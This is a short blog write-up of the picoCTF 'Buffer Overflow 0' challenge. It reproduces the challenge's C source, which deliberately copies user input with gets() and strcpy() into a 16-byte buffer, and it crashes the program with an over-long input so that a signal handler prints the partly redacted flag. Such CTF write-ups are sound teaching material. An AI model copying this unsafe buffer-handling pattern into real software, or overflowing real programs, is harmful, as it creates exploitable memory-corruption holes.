
PicoCTF Buffer Overflow 0 Write Up

HC · Follow
2 min read · Jul 14, 2023

The PicoCTF Buffer Overflow 0 challenge provides the source code of a program, as well as the compiled program itself. The goal here is to get the PicoCTF{"Flag"} as is any ctf challenge.

Starting off I connected to the given netcat connection to see what the initial behavior of the program is:



Tags: picoCTF 2022 Binary Exploitation gets

AUTHOR: ALEX FULTON / PALASH OSWAL


Description

Smash the stack

Let's start off simple, can you overflow the correct buffer? The program is available here. You can view source here. And connect with it using:

`nc saturn.picoctf.net 61481`


Challenge



```
~/CTF/picoctf
nc saturn.picoctf.net 61481
Input: 123
The program will exit now

~/CTF/picoctf
```


Program Running

After connecting and running the program we can see that the program accepts input from the user and then exits, very simple program and not much to be gathered from simply running the program, so I decided to go ahead and have a look at the source code.



```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <signal.h>

#define FLAGSIZE_MAX 64

char flag[FLAGSIZE_MAX];

void sigsegv_handler(int sig) {
  printf("%s\n", flag);
  fflush(stdout);
  exit(1);
}

void vuln(char *input){
  char buf2[16];
  strcpy(buf2, input);
}

int main(int argc, char **argv){

  FILE *f = fopen("flag.txt","r");
  if (f == NULL) {
    printf("%s %s", "Please create 'flag.txt' in this directory with your",
                    "own debugging flag.\n");
    exit(0);
  }

  fgets(flag,FLAGSIZE_MAX,f);
  signal(SIGSEGV, sigsegv_handler); // Set up signal handler

  gid_t gid = getegid();
  setresgid(gid, gid, gid);


  printf("Input: ");
  fflush(stdout);
  char buf1[100];
  gets(buf1);
  vuln(buf1);
  printf("The program will exit now\n");
```


Reading through the source code we can see that the sigsegv_handler() program is what we are going to need to trigger to return the flag. Reading through a little further I noticed that there is a strcpy(), these functions are inherently vulnerable and I decided to see if there was something we could exploit there. In this challenge the strcpy() is taking the input that is given by the user and copying it into the buf2 string. Looking in to where the buf2 char is defined:



```c
void vuln(char *input){
  char buf2[16];
  strcpy(buf2, input);
}
```

buf2 defined

Buf2 is defined as a char with a size of 16, from this I decided to simply see if we could overrun this buffer by putting any input that was longer than 16 characters in the input field when running the program.



```
 ~/CTF/picoctf
 nc saturn.picoctf.net 61481
Input: 11111111111111111111111111111111111
picoCTF{ov[redacted]c6}

 ~/CTF/picoctf
```

Buffer Overflow

As we can see, the input being too large for the buffer caused it to overflow, triggering the sigsegv_handler() function, which prints out the flag. We have successfully overran the buffer and just have to submit the flag for points in the picoCTF gym.

Cybersecurity · Ctf Writeup · Ctf · Buffer Overflow

Written by HC

0 Followers

Follow